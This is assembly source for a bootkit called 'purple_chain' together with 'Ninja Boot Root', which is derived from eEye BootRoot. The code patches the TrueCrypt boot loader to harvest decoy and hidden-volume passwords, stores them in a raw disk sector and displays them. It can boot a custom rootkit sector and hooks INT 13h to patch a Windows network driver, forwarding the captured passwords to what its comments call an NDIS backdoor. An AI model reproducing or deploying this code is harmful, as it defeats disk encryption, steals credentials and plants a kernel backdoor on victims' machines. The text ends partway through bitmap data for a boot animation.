decoy_password_ptr     dw tc_decoy_password                          ; 0008
hidden_password_ptr    dw tc_hidden_password                         ; 000a
is_hidden_ptr          dw tc_is_hidden_volume                        ; 000c

service_str_decoy_pass_ptr     dw service_str_decoy_pass             ; 000e
service_str_hidden_pass_ptr    dw service_str_hidden_pass            ; 0010
service_str_running_decoy_ptr  dw service_str_running_decoy          ; 0012
service_str_running_hidden_ptr dw service_str_running_hidden         ; 0014

service_str_decoy_pass        db 'Your decoy OS password is: ', 0
service_str_hidden_pass       db 'Your hidden OS password is: ', 0
service_str_running_decoy     db 'You are running the decoy OS', 0
service_str_running_hidden    db 'You are running the hidden OS', 0

; === return here from custom sector, to boot OS ===
custom_sector_return:
       mov           ax, cs
       mov           ds, ax
       mov           es, ax
       jmp           do_boot_hd

; === start here ===
purple_chain_start:

       mov           [cs:tc_patch_seg], ax
       mov           es, ax
```

```
        ; save tc stack
        mov             ax, ss
        mov             [cs:tc_stack_seg], ax
        mov             ax, sp
        mov             [cs:tc_stack_ptr], ax

        ; setup our own stack
        cli
        xor     ax, ax
        mov             ss, ax
        mov             sp, 07c00h
        sti

        mov             ax, cs
        mov             ds, ax


        call    patch1          ; password (sword)fish
        call    patch2          ; purple_boot

        call    fancy_splash
        call    print_mmap
        call    waitkey

        ; restore status and execute truecrypt boot loader
        cli
        mov     ax, [cs:tc_stack_seg]
        mov     ss, ax
        mov     ax, [cs:tc_stack_ptr]
        mov     sp, ax
        sti
        pop     ds
        pop     es
        popa
        mov     ax, [cs:tc_patch_seg]
        push    ax
        push    0x26d2 ; tc boot loader start jmp destination
        retf

tc_patch_seg            dw 0
tc_stack_seg            dw 0
tc_stack_ptr            dw 0

; ------------------------------------------------------------------------------
; ------------------------------------------------------------------------------
; ------------------------------------------------------------------------------
; post truecrypt mount boot chain loading:
boot_purple:
        mov             [cs:tc_segment], ax ; save caller segment (0x9000)

        ; setup a stack
        cli
        xor     ax, ax
        mov     ss, ax
        mov     sp, 07c00h
        sti

        mov     ax, cs
        mov     ds, ax
        mov     es, ax

        call    init

        call    get_tc_data

        call    print_mmap

        mov             si, boot_str
        call    print_str_si

        call    go_purple

        call    waitkey
        cmp     al, 'c'
        je      boot_cd
        cmp     al, 's'
        je      boot_custom_sector
        jmp     boot_harddisk

;-------------------------------------------------------------------------------
```

```
boot_custom_sector:
        call    try_sector
        jmp     boot_harddisk

try_sector:
        mov     ax, cs
        mov     ds, ax
        mov     es, ax
        call    get_ntfs_bs


        mov     si, enter_sector_str
        call    print_str_si
        xor     ax, ax
        mov     word [cs:secnum], 0
        call    read_kbd_hex_word
        push    ax
        mov     si, booting_this_sector_str
        call    print_str_si
        pop     ax
        call    print_hex_word_ax
        call    print_newline
        call    waitkey
        cmp     al, '2'
        jl      .bootsinglesector
        cmp     al, '8'
        jg      .bootsinglesector
        xor     ah, ah
        sub     al, '0'

; boot multiple sectors:
; load them allready to 9800:0000

        mov     [cs:dap_numblocks], ax
        mov     ax, [cs:secnum]
        mov     [cs:dap_block_nr_lo], ax
        mov     ax, 9800h
        mov     [cs:dap_buffer_ptr_hi], ax
        mov     ax, 0
        mov     [cs:dap_buffer_ptr_lo], ax
        mov     si, dap
        mov     dl, 0x80
        mov     ah, 42h
        int     13h

; boot custom sector with params:
; ax:bx = seg to boot sector ntfs
; also stored on stack as return address
; it is fixed as 8000:0005, too
; -> 3 ways to boot the disk from rootkit code:
;    1) dont touch stack and simply retf
;    2) jmp far 0x8000:0005
;
; also free mem is decreased to address 80000

        xor     ax, ax
        mov             ds, ax
        mov             ax, 0x200
        mov             [ds:0x413], ax

        cli
        xor             dh, dh
        mov             dl, [cs:tc_boot_drive]
        xor     ax, ax
        mov     si, ax
        mov             ss, ax
        mov             es, ax

        mov             ax, 40h
        mov             ds, ax
        mov             ax, 08000h

        mov             sp, 0400h

        mov      ax, cs
        push    8000h                        ; we can just retf from our custom sector code
        push    custom_sector_return                ;

        sti

        jmp             0x9800:0x0000
```

```
.bootsinglesector:
        mov             ax, 1
        mov             [cs:dap_numblocks], ax
        mov             ax, [cs:secnum]
        mov             [cs:dap_block_nr_lo], ax
        mov             ax, cs
        mov             [cs:dap_buffer_ptr_hi], ax
        mov             ax, buffer
        mov             [cs:dap_buffer_ptr_lo], ax
        mov             si, dap
        mov             dl, 0x80
        mov             ah, 42h
        int             13h

        ; copy sector to 7c00

        mov             ax, 7c0h
        mov             es, ax
        mov             si, buffer
        mov             cx, 200h
        xor             di, di
        cld
        rep     movsb

        ; boot custom sector with params:
        ; ax:bx = seg to boot sector ntfs
        ; also stored on stack as return address
        ; it is fixed as 8000:0005, too
        ; -> 3 ways to boot the disk from rootkit code:
        ;    1) dont touch stack and simply retf
        ;    2) jmp far 0x8000:0005
        ;
        ; also free mem is decreased to address 80000

        xor     ax, ax
        mov             ds, ax
        mov             ax, 0x200
        mov             [ds:0x413], ax

        cli
        xor             dh, dh
        mov             dl, [cs:tc_boot_drive]
        xor     ax, ax
        mov     si, ax
        mov             ss, ax
        mov             es, ax

        mov             ax, 40h
        mov             ds, ax
        xor             ax, ax

        mov             sp, 0400h

        mov      ax, cs
        push    08000h                  ; we can just retf from our custom sector code
        push    custom_sector_return                    ;

        sti

        jmp             0x0:0x07c00


        retn

enter_sector_str                db " enter sector num (hex w): 0x", 0
booting_this_sector_str db 0dh, 0ah, "press 2-8 to read multiple sectors, or any key to
boot sector: 0x", 0
;--------------------------------------------------------------------------------


read_kbd_hex_word:
        call    waitkey
        mov             [cs:input_c], al
        cmp             al, '0'
        jl              read_kbd_hex_word
        cmp             al, '9'
        jg              .maybe_a_f

        sub             al, '0'
        call    storechar
        jmp             read_kbd_hex_word

.maybe_a_f:
        cmp             al, 'a'
        jl              read_kbd_hex_word
        cmp             al, 'f'
        jg              read_kbd_hex_word

        sub             al, 'a'
        add             al, 10
        call    storechar

        jmp             read_kbd_hex_word


storechar:
        cbw
        xor     cx, cx
        mov             cl, [cs:charnum]
        shl             cx, 1
        shl             cx, 1
        shl             ax, cl
        mov             cx, [cs:secnum]
        add             ax, cx
        mov             [cs:secnum], ax

        mov             al, [cs:input_c]
        call    print_char_al

        mov             al, [cs:charnum]
        dec             al
        mov             [cs:charnum], al

        cmp             al, 0xff
        jz              .finish
        retn

.finish:
        pop             ax
        mov             ax, [cs:secnum]
        retn


secnum                          dw 0
charnum                         db 3
input_c                         db 0

;--------------------------------------------------------------------------------
boot_cd:

        call    try_cds
        jmp             boot_harddisk

try_cds:
        mov             al, 81h
        mov             [cs:cd_drive], al
        mov             si, try_cd_str
        call    print_str_si

try_cd:
        mov             dl, [cs:cd_drive]
        mov             si, buffer
        mov             ah, 48h
        int             13h
        jc              .nextdrive

        mov             al, [cs:cd_drive]
        call    print_hex_byte_al
        mov             al, ' '
        call    print_char_al

        mov             ax, 1
        mov             [cs:dap_numblocks], ax
        mov             ax, 17
        mov             [cs:dap_block_nr_lo], ax
        mov             ax, cs
        mov             [cs:dap_buffer_ptr_hi], ax
        mov             ax, buffer
        mov             [cs:dap_buffer_ptr_lo], ax
        mov             si, dap
        mov             dl, [cs:cd_drive]
        mov             ah, 42h
        int             13h
        jc              .nextdrive

        mov             ax, [cs:buffer + 47h]
        mov             [cs:dap_block_nr_lo], ax

        mov             si, dap
        mov             dl, [cs:cd_drive]
        mov             ah, 42h
        int             13h
        jc              .nextdrive

        mov             ax, [cs:buffer + 28h]
        mov             [cs:dap_block_nr_lo], ax

        mov             si, dap
        mov             dl, [cs:cd_drive]
        mov             ah, 42h
        int             13h
        jc              .nextdrive

        mov             si, boot_cd_str
        call    print_str_si
        call    waitkey

        mov             ax, cs
        mov             ds, ax

        mov             ax, 7c0h
        mov             es, ax
        mov             si, buffer
        mov             cx, 800h
        xor             di, di
        cld
        rep     movsb

        cli
        xor             dh, dh
        mov             dl, [cs:cd_drive]
        xor     ax, ax
        mov     si, ax
        mov             ss, ax
        mov             es, ax

        mov             ax, 40h
        mov             ds, ax

        mov             sp, 0400h
        sti
        mov             ax, cs
        jmp             0x07c0:0x00

        retn


.nextdrive:
        mov             al, [cs:cd_drive]
        cmp             al, 0ffh
        je              .end

        inc             al
        mov             [cs:cd_drive], al
        jmp             try_cd

.end:
        retn

cd_drive        db 0
try_cd_str      db "trying drives: ", 0
boot_cd_str db "... hit key to boot this drive", 0

;--------------------------------------------------------------------------------
boot_harddisk:

        call    get_ntfs_bs

        ; BOOT
do_boot_hd:
        call    ntfs_bs_2_7c00
        ; jmp to 0000:7c00h -> BOOT
        cli
        xor             dh, dh
        mov             dl, [cs:tc_boot_drive]
        xor     ax, ax
        mov     si, ax
        mov             ss, ax
        mov             es, ax

        mov             ax, 40h
        mov             ds, ax

        mov             sp, 0400h
        sti
        jmp             0x0:0x07c00

boot_str       db 0dh, 0ah, "Press any key to boot windows ..."
                        db 0dh, 0ah, "       c to boot from cd 8] ..."
                        db 0dh, 0ah, "       s to boot custom sector (rootkit) 8]] ...", 0

tc_segment  dw 0

dap:                           db      10h
                                       db      00h
dap_numblocks:         dw      0000h
dap_buffer_ptr_lo:     dw      0000h
dap_buffer_ptr_hi:     dw  0000h
dap_block_nr_lo:       dw  0
dap_block_nr_hi:       dw  0, 0, 0

; -----------------------------------------------------------------------------
; print start message, go purple
init:
        mov     si, start_str
        call    print_str_si
        call    go_purple

        retn

start_str      db "Going purple ...", 0dh, 0ah, 00

; -----------------------------------------------------------------------------
get_ntfs_bs:
        ; read mbr into buffer
        ; locate and read ntfs bs
        ; (using chs, as its suficcient usually on win default inst)

        ; read mbr
        mov             si, msg_loading_mbr
        call    print_str_si
        mov     ax, 0201h
        mov             bx, buffer
        mov             cx, 1
        mov             dx, 080h
        int     13h
        jc              print_error
        mov             si, msg_ok_eol
        call    print_str_si

        mov             si, buffer

        ; get part 1 ntfs bs
        mov             al, [buffer + 01beh + 1] ; h
        mov             [p1_chs_start_h], al
        ;
        mov             al, [buffer + 01beh + 2] ; s
        mov             [p1_chs_start_s], al
        ;
        mov             al, [buffer + 01beh + 3] ; c
        mov             [p1_chs_start_c], al

        ; read part 1 ntfs bs
        mov             si, msg_loading_ntfs_bs
        call    print_str_si
        mov             al, [buffer + 01beh + 1]
        mov     dh, al
        mov             al, [buffer + 01beh + 2]
        mov             cl, al
        mov             al, [buffer + 01beh + 3]
        mov             ch, al
        ;
        mov           dl, 080h
        mov    ax, 0201h
        mov    bx, ntfs_bs
        int    13h
        jc            print_error

        mov           si, msg_ok_eol
        call   print_str_si
        retn

print_error:
        push   ax
        mov    si, errmsg
        call   print_str_si
        pop    ax
        call   print_hex_byte_al
        retn

errmsg  db "ERROR: AH=", 0

p1_chs_start_h db 0
p1_chs_start_c db 0
p1_chs_start_s db 0
p1_lba_start   dd 0

msg_loading_mbr              db "Loading MBR ... ", 0
msg_loading_ntfs_bs db "Loading NTFS/BS ... ", 0
msg_ok_eol                   db "OK", 0dh, 0ah, 0

; ------------------------------------------------------------------------------
; copy ntfs bs to 0000:7c00h
ntfs_bs_2_7c00:
        mov           si, copy_mem_msg
        call   print_str_si

        mov           ax, 7c0h
        mov           es, ax
        mov           si, ntfs_bs
        mov           cx, 200h
        xor           di, di
        cld
        rep    movsb

        mov    ax, cs
        mov           es, ax
        ret

copy_mem_msg   db "Copying NTFS/BS to seg 7c0 now ...", 0



; ------------------------------------------------------------------------------
waitkey:
        xor           ah, ah
        int           16h
        retn

; ------------------------------------------------------------------------------
; print_char_al
; output char at cursor, and advance cursor
; input: byte to print in ax
print_char_al:
        mov     bx, 07h
        mov     ah, 0Eh
        int     10h

        retn

; ------------------------------------------------------------------------------
; print_hex_dword_bx_ax bx:ax hi:lo
; output hex byte at cursor, and advance cursor
; input: byte to print in ax
print_hex_word_bx_ax:
        push   ax
        mov           bx, ax
        call   print_hex_word_ax
        pop    ax
        call   print_hex_word_ax

        retn
```

```
; --------------------------------------------------------------------------------
; print_hex_word_ax
; output hex byte at cursor, and advance cursor
; input: byte to print in ax
print_hex_word_ax:
        push    ax
        rol     ax, 8
        call    print_hex_byte_al
        pop     ax
        call    print_hex_byte_al

        retn

; --------------------------------------------------------------------------------
; print_hex_byte_al
; output hex byte at cursor, and advance cursor
; input: byte to print in ax
print_hex_byte_al:
        mov     bx, ax
        push    bx

        and             bx, 0f0h
        shr             bx, 4
        mov             ax, [hex_tbl+bx]
        call    print_char_al

        pop     bx
        and     bx, 0fh
        mov             ax, [hex_tbl+bx]
        call    print_char_al

        retn
hex_tbl db '0123456789abcdef'


; --------------------------------------------------------------------------------
print_str_si:
        cld
        lodsb
        or              al,al
        jz              .end_print

        mov      bx, 07h
        mov      ah, 0Eh
        int      10h
        jmp     print_str_si

.end_print:
        retn


; --------------------------------------------------------------------------------
get_tc_data:
        ; get stored passwords, or not (initialize)
        call    read_purple_sector

        ; tc segment
        mov             ax, [cs:tc_segment]
        mov             ds, ax

        ; is hidden?
        mov      bx, [ds:4B88h]
    mov      al, [ds:bx+3D4h]
        mov             [cs:tc_is_hidden_volume], al

        ; drive num
        mov             al, [ds:4b64h]
        mov      [cs:tc_boot_drive], al

        ; copy password, len
        mov             si, 026h              ; char *tc_password
        xor             cx, cx
        mov             cl, [ds:22h]   ; int tc_password_len

        cmp     byte [cs:tc_is_hidden_volume], 0
        jz              .is_decoy1
        ; hidden
        mov             [cs:tc_hidden_password_len], cl
        mov             di, tc_hidden_password
        jmp             .cont
```

```
.is_decoy1:
        ; decoy
        mov             [cs:tc_decoy_password_len], cl
        mov             di, tc_decoy_password

        ; store decoy/hidden password
.cont:
        cld
        rep             movsb
        xor             al, al
        stosb ; asciiZ

        mov             ax, cs
        mov             ds, ax

        ; print it
        call    print_newline

        mov             si, drive_str
        call    print_str_si
        mov             al, [tc_boot_drive]
        call    print_hex_byte_al
        call    print_newline

        mov     si, boot_type_str_start
        call    print_str_si
        mov     si, boot_type_str_decoy
        cmp     byte [tc_is_hidden_volume], 0
        jz          .is_decoy2
        mov             si, boot_type_str_hidden
.is_decoy2:
        call    print_str_si
        mov     si, boot_type_str_end
        call    print_str_si

print_passwords:
        ; print passwords
        ; decoy
        mov     si, password_str_decoy
        call    print_str_si
        mov     si, tc_decoy_password
        cmp             byte [tc_decoy_password_len], 0
        jnz             .cont2
        mov             si, password_str_unknown

.cont2:
        call    print_str_si
        mov     si, password_end_str
        call    print_str_si

        ; hidden
        mov     si, password_str_hidden
        call    print_str_si
        mov     si, tc_hidden_password
        cmp             byte [tc_hidden_password_len], 0
        jnz             .cont3
        mov             si, password_str_unknown

.cont3:
        call    print_str_si
        mov     si, password_end_str
        call    print_str_si
        call    print_newline

        retn

password_str_decoy            db "> Your truecrypt DECOY  boot password is: '" , 0
password_str_hidden           db "> Your truecrypt HIDDEN boot password is: '" , 0
password_str_unknown   db "(yet unknown)", 0
password_end_str              db "'", 0dh, 0ah, 0
drive_str                            db "> Your drive is: ", 0
boot_type_str_start    db "> You are booting the ", 0
boot_type_str_decoy    db "DECOY",  0
boot_type_str_hidden   db "HIDDEN", 0
boot_type_str_end             db " system", 0dh, 0ah, 0

tc_is_hidden_volume           db 0
tc_boot_drive                 db 0

tc_decoy_password_len db       0
tc_decoy_password             resb 65
```

```
tc_hidden_password_len  db 0
tc_hidden_password           resb 65
tmp resb 10

; ------------------------------------------------------------------------------
; read purple sector
; check id
; if no id: clear (init) sector
; else: read passwords
read_purple_sector:
        ; read purple sector into buffer
        mov     ax, 0201h
        mov             bx, buffer
        mov     cx, PURPLE_SECTOR
        mov             dx, 80h
        int     13h

        cmp             dword [buffer], PURPLE_ID
        je              .noinit

        ; init purple sector
        mov             dword [buffer], PURPLE_ID

        xor     al, al
        mov             di, buffer
        add     di, 8
        mov             cx, 132 ; 2 * 66 = 2 * (64 +1 +1)
        cld
        rep             stosb

.noinit:
        mov             si, buffer
        add     si, 8
        mov             di, tc_decoy_password_len
        mov             cx, 132
        cld
        rep             movsb

        retn

; ------------------------------------------------------------------------------
print_newline:
        mov     si, CR_LF
        call    print_str_si
        retn
CR_LF db 0dh, 0ah, 0

; ------------------------------------------------------------------------------
print_buffer_si:
        mov             cx, 0200h
        xor             bx, bx

.loop1:
        push    bx
        push    cx

        mov             ax, bx

        cmp             ax, 16*16
        jne             .no_waitkey

        mov             ah, 00
        int     16h

.no_waitkey:

        and             ax, 0fh
        jnz             .no_newline

        mov             ax, 0dh
        call    print_char_al
        mov     ax, 0ah
        call    print_char_al

        pop     cx
        push    cx
        mov             ax, 0200h
        sub             ax, cx
        shr             ax, 8
        call    print_hex_byte_al
        pop     cx
        push    cx
        mov             ax, 0200h
        sub             ax, cx
        call    print_hex_byte_al
        mov             ax, ':'
        call    print_char_al
        mov     ax, ' '
        call    print_char_al

        pop     cx
        pop     bx
        push    bx
        push    cx

.no_newline:
        mov     ax, [si+bx]
        call    print_hex_byte_al
        mov             ax, ' '
        call    print_char_al
        pop     cx
        pop             bx

        inc             bx
        loop    .loop1

        retn

; ------------------------------------------------------------------------------
; ------------------------------------------------------------------------------
; ------------------------------------------------------------------------------

go_purple:
        mov     ax, 0b800h
        mov     es, ax
        xor     di, di
        add             di, 80*2
        inc             di
        mov             ah, 5fh
        mov             cx, 80*8
.purple_loop1:
        mov             [es:di], ah
        inc             di
        inc             di
        loop    .purple_loop1

        mov             ah, 0d0h
        mov     cx, 80*15
.purple_loop2:
        mov             [es:di], ah
        inc             di
        inc             di
        loop    .purple_loop2

        mov             ah, 050h
        mov     cx, 80*1
.purple_loop3:
        mov             [es:di], ah
        inc             di
        inc             di
        loop    .purple_loop3

        mov             ax, cs
        mov             es, ax
        retn

fancy_splash:
        push    es
        mov     ax, 0b800h
        mov     es, ax

        xor     di, di
        mov             ax, 05000h
        mov             cx, 80
        rep             stosw
        mov             ax, 0df00h
        mov             cx, 80
        rep             stosw
        mov             ax, 0f000h
        mov             cx, 80
        rep             stosw
        mov             ax, 0df00h
        mov             cx, 80
        rep             stosw
        mov             ax, 05f00h
        mov             cx, 80
        rep             stosw

        add     di, 160
        mov             ax, 08f00h
        mov             cx, 80
        rep             stosw

        add     di, 3*160
        mov             ax, 08f00h
        mov             cx, 160
        rep             stosw

        mov             ah, 02h        ; set cursor pos
        mov             bh, 0
        mov             dh, 2
        mov             dl, 10
        int             10h

        mov             si, fancy_msg1
        call    print_str_si
        call    print_newline

        mov             ah, 02h        ; set cursor pos
        mov             bh, 0
        mov             dh, 6
        mov             dl, 0
        int             10h
        mov             si, fancy_msg2
        call    print_str_si

        mov             ah, 02h        ; set cursor pos
        mov             bh, 0
        mov             dh, 0
        mov             dl, 80 - FANCY_MSG0_LEN
        int             10h
        mov             si, fancy_msg0
        call    print_str_si

        mov             ah, 02h        ; set cursor pos
        mov             bh, 0
        mov             dh, 10
        mov             dl, 0
        int             10h

        ; print passwords here
        mov             ax, cs
        mov             es, ax
        call    read_purple_sector
        call    print_passwords

        pop             es
        retn


fancy_msg0  db "< armak00ni > ", 0
FANCY_MSG0_LEN equ $-fancy_msg0
fancy_msg1  db ".:[ purple_chain ]:.", 0
fancy_msg2      db     "   ^ purple_chain is taking over truecrypt now ^", 0dh, 0ah , 0
press_key_str db " (press any key ...)", 0dh, 0ah,0

; ----------------------------------------------------------------------------
; ----------------------------------------------------------------------------
; ----------------------------------------------------------------------------
print_mmap:
        push    es
        mov             ax, cs
        mov             es, ax
        mov             si, str_mmap
        call    print_str_si
        xor     ebx, ebx

.mmap_loop:
        mov             eax, 0e820h
        mov             edx, 534D4150h ; 'SMAP'
        mov             di, TBL_MMAP
        mov             ecx, 20
        int             15h
        jc              .endme
        or              ebx, ebx
        jz              .endme
        cmp             eax, 534D4150h
        jnz             .endme

        ; print entry

        push    ebx

        mov             si, TBL_MMAP + 0
        call    print_qword_si
        mov             al, ' '
        call    print_char_al

        mov     si, TBL_MMAP + 8
        call    print_qword_si
        mov             al, ' '
        call    print_char_al

        mov             si, TBL_MMAP + 16
        lodsw
        call    print_hex_word_ax

        call    print_newline

        pop             ebx

        jmp .mmap_loop


.endme:
        pop     es
        retn

str_mmap                db "MEMORY MAP:", 0dh, 0ah, 0
str_not_supp    db "not suppored", 0

print_qword_si:
        mov             cx, 8
        add     si, 7
.print_loop:
        push    cx
        mov             al, [si]
        call    print_hex_byte_al
        dec             si
        pop             cx
        loop    .print_loop
        retn


TBL_MMAP resb 30

; ------------------------------------------------------------------------------
; ------------------------------------------------------------------------------
; ------------------------------------------------------------------------------
; P A T C H E S

; === PATCH1 ===
;
; we patch the get shift status shit:
;
; 00001e11 7533                           jnz         0x1e46
; 00001e13 e85ef1                         call        0xf74
; 00001e16 a840                           test        al, 0x40
; 00001e18 7407                           jz          0x1e21
;
; to
;
; 00001e11 740e                           jz          0x1e21
; 00001e13                                                           jmp far
[0x8000:patch1_handler]
;
; -> we patch 9 bytes @tc_seg:1f11

patch1:
; do the patching
        mov             ah, 02h        ; set cursor pos
        mov             bh, 0
        mov             dh, 7
        mov             dl, 0
        int             10h

        mov             si, patch1_msg
        call    print_str_si

        mov             si, patch1_bin
        mov             cx, PATCH1_LEN
        mov             di, 0x1f11
        rep             movsb

        mov             si, patch_msg_done
        call    print_str_si

        retn

; what to patch
patch1_bin:
        db              0x74, 0x0e                  ;              jz      0x1e21
        mov             ax, cs
        jmp             0x8000:patch1_handler
PATCH1_LEN      equ     $-patch1_bin

patch1_msg              db "    * applying patch1: password fish ...",  0
patch_msg_done db " done", 0dh, 0ah, 0

; will be called by the patch
patch1_handler:
        push    ax
        pusha
        push    es
        mov             ax, 7c0h
        mov             es, ax
        mov     ax, 0201h
        xor     bx, bx
        mov     cx, PURPLE_SECTOR
        mov             dx, 80h
        int     13h

        mov             eax, PURPLE_ID
        cmp             dword [es:0], eax
        jz              .skipinit

        mov             dword [es:0], eax
        mov             di, 8
        xor             al, al
        mov             cx, 132
        cld
        rep     stosb

.skipinit:
        mov             si, 22h
        mov             di, 8
        mov      bx, [ds:4B88h]
        mov      al, [ds:bx+3D4h]
        or              al, al
        jz              .nothidden
        add     di, 66
.nothidden:
        movsb   ; store password_len
        add             si, 3
        mov     cx, 64
        rep             movsb
        xor             al, al
        stosb

        mov     ax, 0301h
        xor             bx, bx
        mov     cx, PURPLE_SECTOR
        mov             dx, 80h
        int     13h

        pop             es
        popa

        push    0x1f46 ; return at 0x1f46
        retf

; === PATCH2 ===
;
; overwrite: from tcb:1c5c:
```

```
patch2:
; do the patching
        mov             si, patch2_msg
        call    print_str_si

        mov             si, patch2_bin
        mov             cx, PATCH2_LEN
        mov             di, 0x1d5c
        rep             movsb

        mov             si, patch_msg_done
        call    print_str_si

        retn

patch2_bin:
        mov byte [0x4407], 0x1; BootStarted = true;
        mov ax, cs                          ; save the TC segment (0x9000)
        jmp 0x8000:boot_purple; boot_purple
PATCH2_LEN equ $ - patch2_bin

patch2_msg              db "    * applying patch2: purple boot ...", 0

; ------------------------------------------------------------------------------
; ------------------------------------------------------------------------------
; ------------------------------------------------------------------------------

; we dont't need to copy 1k uninitialized data
ntfs_bs resb 512      ; we can jmp 0x8000:0005 from our custom bootsector
buffer resb 2048 ; (for cd)

; ------------------------------------------------------------------------------
; ------------------------------------------------------------------------------
; ------------------------------------------------------------------------------
```

000A:2000> nbrk.asm

```
;===============================================================
; nbrk.asm - Ninja Boot Root
;
; simplified as we DON'T run by BIOS, we run from a nice
; purple_chain / true boot environment 8}
;
; added reentrance locking mechanism - since truecrypt calls   !
; an int 13h in its int 13h handler (!!)                       !
;
; v2: multiple sectors purple_chain boot
;     -> we are allready at protected 9800:0000,
;        with a stack setup
;     pass truecrypt passwords to ndis.sys
;===============================================================

; Based on:

;===============================================================
; eEye BootRoot v0.90 (NASM)           Last updated: 09/20/2005
;---------------------------------------------------------------
; Demonstration of the capabilities of custom boot sector code
; on a Windows NT-family system.
;
; * NASM-compatible version by Scott D. Tenaglia of mitre.org
;
; Derek Soeder - eEye Digital Security - 04/02/2005
;===============================================================


;
; To compile, use:  nasm -f bin -O 3 ebrknasm.asm
;

CPU 486

BOOTROOT_SIZE EQU 400h


;----------------
SEGMENT BRCODE16 ALIGN=1             ; Defaults to PUBLIC, ALIGN=1 USE16
BITS 16

LBRCODE16_START EQU $

;
; Initialization
;

        ; forward truecrypt passwords to patch_func ...
        mov             ds, ax

        push    cs
        pop             es

        mov             si, word [ds:08h] ; decoy password
        mov             cx, 16
        mov     di, tc_password_decoy
        rep             movsb

        mov             si, word [ds:0ah] ; hidden password
        mov             cx, 16
        rep             movsb

        ; start normally
        xor             bx, bx
        push    bx
        pop             ds

        ;
        ; Install our INT 13h hook
        ;
        cli

        mov             eax, [bx + (13h*4)]
        mov             [es:INT13HANDLER - LBRCODE16_START], eax     ; store previous handler

        mov             word [bx + (13h*4)], LInt13Hook      ; point INT 13h vector to our
hook handler
        mov             [bx + (13h*4) + 2], es               ; (BX = 0 from earlier)
        sti

        ; back to purple_chain -> boot windows
        retf


;##################################
;##  INT 13h Hook Real-Mode ISR  ##
;##################################

LInt13Hook:

        pushf

        cmp             ah, 42h                          ; IBM/MS INT 13 Extensions -
EXTENDED READ
        je              short LInt13Hook_ReadRequest

        cmp             ah, 02h                          ; DISK - READ SECTOR(S) INTO
MEMORY
        je              short LInt13Hook_ReadRequest

immediate_exit:
        popf

        db              0EAh                             ; JMP FAR INT13HANDLER
INT13HANDLER EQU $
        dd 0

MY_LOCK db 0


LInt13Hook_ReadRequest:

        ; "locking mechanism" -> skip this request, when truecrypt int13h reentrance
        cmp byte [cs:MY_LOCK], 1
        jz immediate_exit

        mov byte [cs:MY_LOCK], 1 ; lock ourselves to know we are we

    mov byte [cs:INT13LASTFUNCTION], ah

        ;
        ; Invoke original handler to perform read operation
        ;

        popf
        pushf                                                   ; push Flags because
we're simulating an INT


        call            far [cs:INT13HANDLER] ; call original handler
        jc                 LInt13Hook_ret              ; abort immediately if read failed



        pushf
        cli

        push            es
        push            ds
        pusha


        ; ultra fancy boot animation .... :)))

        mov             ax, 0a000h
        mov             es, ax
        push            cs
        pop             ds
        mov                     si, ninja
        mov                     di, (80-9)/2 + 80*100
        mov                     dx, 20
.loopme:
        mov                     cx, 9
        rep                     movsb
        add                     di, 80-9
        dec                     dx
        jnz                     .loopme

        popa
        pop             ds
        pop             es

        push    es
        pusha

        ;
        ; Adjust registers to internally emulate an AH=02h read if AH=42h was used
        ;

        mov             ah, 00h
INT13LASTFUNCTION EQU $-1
        cmp             ah, 42h
        jne             short LInt13Hook_notextread

        cld
        lodsw
        lodsw                                   ; +02h  WORD    number of blocks
to transfer
        les             bx, [si]                ; +04h  DWORD   transfer buffer

LInt13Hook_notextread:

        ;
        ; Scan sector for a signature of the code we want to modify
        ;

        or              al, al
        jz              short LInt13Hook_scan_done

        cld

        mov             cl, al
        mov             al, 8Bh
        shl             cx, 9                   ; (AL * 200h)
        mov             di, bx


  LInt13Hook_scan_loop:
                                                ; 8B F0       MOV ESI, EAX
                                                ; 85 F6       TEST ESI, ESI
                                                ; 74 21       JZ $+23h
                                                ; 80 3D ...   CMP BYTE  [ofs32],
imm8
                                                ; (the first 6 bytes of this
signature exist in other modules!)


        repne scasb
        jne             short LInt13Hook_scan_done

        cmp             dword  [es:di], 74F685F0h
        jne             short LInt13Hook_scan_loop

        cmp             word  [es:di+4], 8021h
        jne             short LInt13Hook_scan_loop


        mov             word  [es:di-1], 15FFh       ; FFh/15h/xx/xx/xx/xx: CALL NEAR
[ofs32]

        mov             eax, cs
        shl             eax, 4

        add             [cs:(NDISBACKDOOR_LINEAR - LBRPATCHFUNC32_START) + BRCODE16_SIZE],
eax

        add             ax, (LPatchFunction - LBRPATCHFUNC32_START) + BRCODE16_SIZE
        mov             [cs:PATCHFUNC32_LINEAR], eax         ; should be okay to add to AX,
since we can't cross 1KB boundary

        add             ax, PATCHFUNC32_LINEAR - ((LPatchFunction - LBRPATCHFUNC32_START) +
BRCODE16_SIZE)
        mov             [es:di+1], eax

LInt13Hook_scan_done:

        popa
        pop             es
        popf
```

```
LInt13Hook_ret:
        mov byte [cs:MY_LOCK], 0

        retf 2                  ; discard saved Flags from original INT (pass back CF, etc.)

ninja:
db 00000000b, 00000011b, 11111100b, 00000000b, 00000000b, 00000000b, 00000000b, 00000000b,
00000000b
db 00000000b, 00000000b, 00000011b, 00000000b, 00000000b, 00000000b, 11111100b, 00000000b,
00000000b
db 00000000b, 00000000b, 00000000b, 11111111b, 11111111b, 00111100b, 11000000b, 00000000b,
00000000b
db 00000000b, 00000000b, 00000000b, 00000011b, 11111111b, 11110000b, 00000000b, 00000000b,
00000000b
db 00000000b, 00000000b, 00000000b, 00000011b, 11111111b, 11110000b, 00000000b, 00000000b,
00000000b
db 00000000b, 00000000b, 00000000b, 00000011b, 11111111b, 11110000b, 00000000b, 00000000b,
00000000b
db 00000011b, 11110000b, 00000000b, 00000011b, 11111111b, 11000000b, 00000000b, 11110000b,
00000000b
db 00001111b, 00001100b, 00000000b, 00000000b, 11111111b, 11000000b, 00000000b, 00110000b,
00000000b
db 00111100b, 11111111b, 00000000b, 00000000b, 11111111b, 11000000b, 00111111b, 11001100b,
11000000b
db 00110011b, 11111111b, 11110000b, 00000000b, 00111111b, 00000000b, 11000000b, 00000000b,
00110000b
db 11001111b, 11111111b, 11111111b, 00000000b, 11111111b, 00000000b, 00000000b, 00110000b,
00001100b
db 00000011b, 11111111b, 11001111b, 11000000b, 11111111b, 00000011b, 00110000b, 00110011b,
00001100b
db 00000000b, 00000000b, 00000011b, 11000000b, 11111111b, 00000000b, 00110000b, 00000011b,
11000000b
db 00110000b, 00000000b, 00111100b, 11000000b, 11111111b, 11000000b, 00000000b, 00001100b,
00110000b
db 00111111b, 00001111b, 11110000b, 00000000b, 00111100b, 00000000b, 00110000b, 00110011b,
00001100b
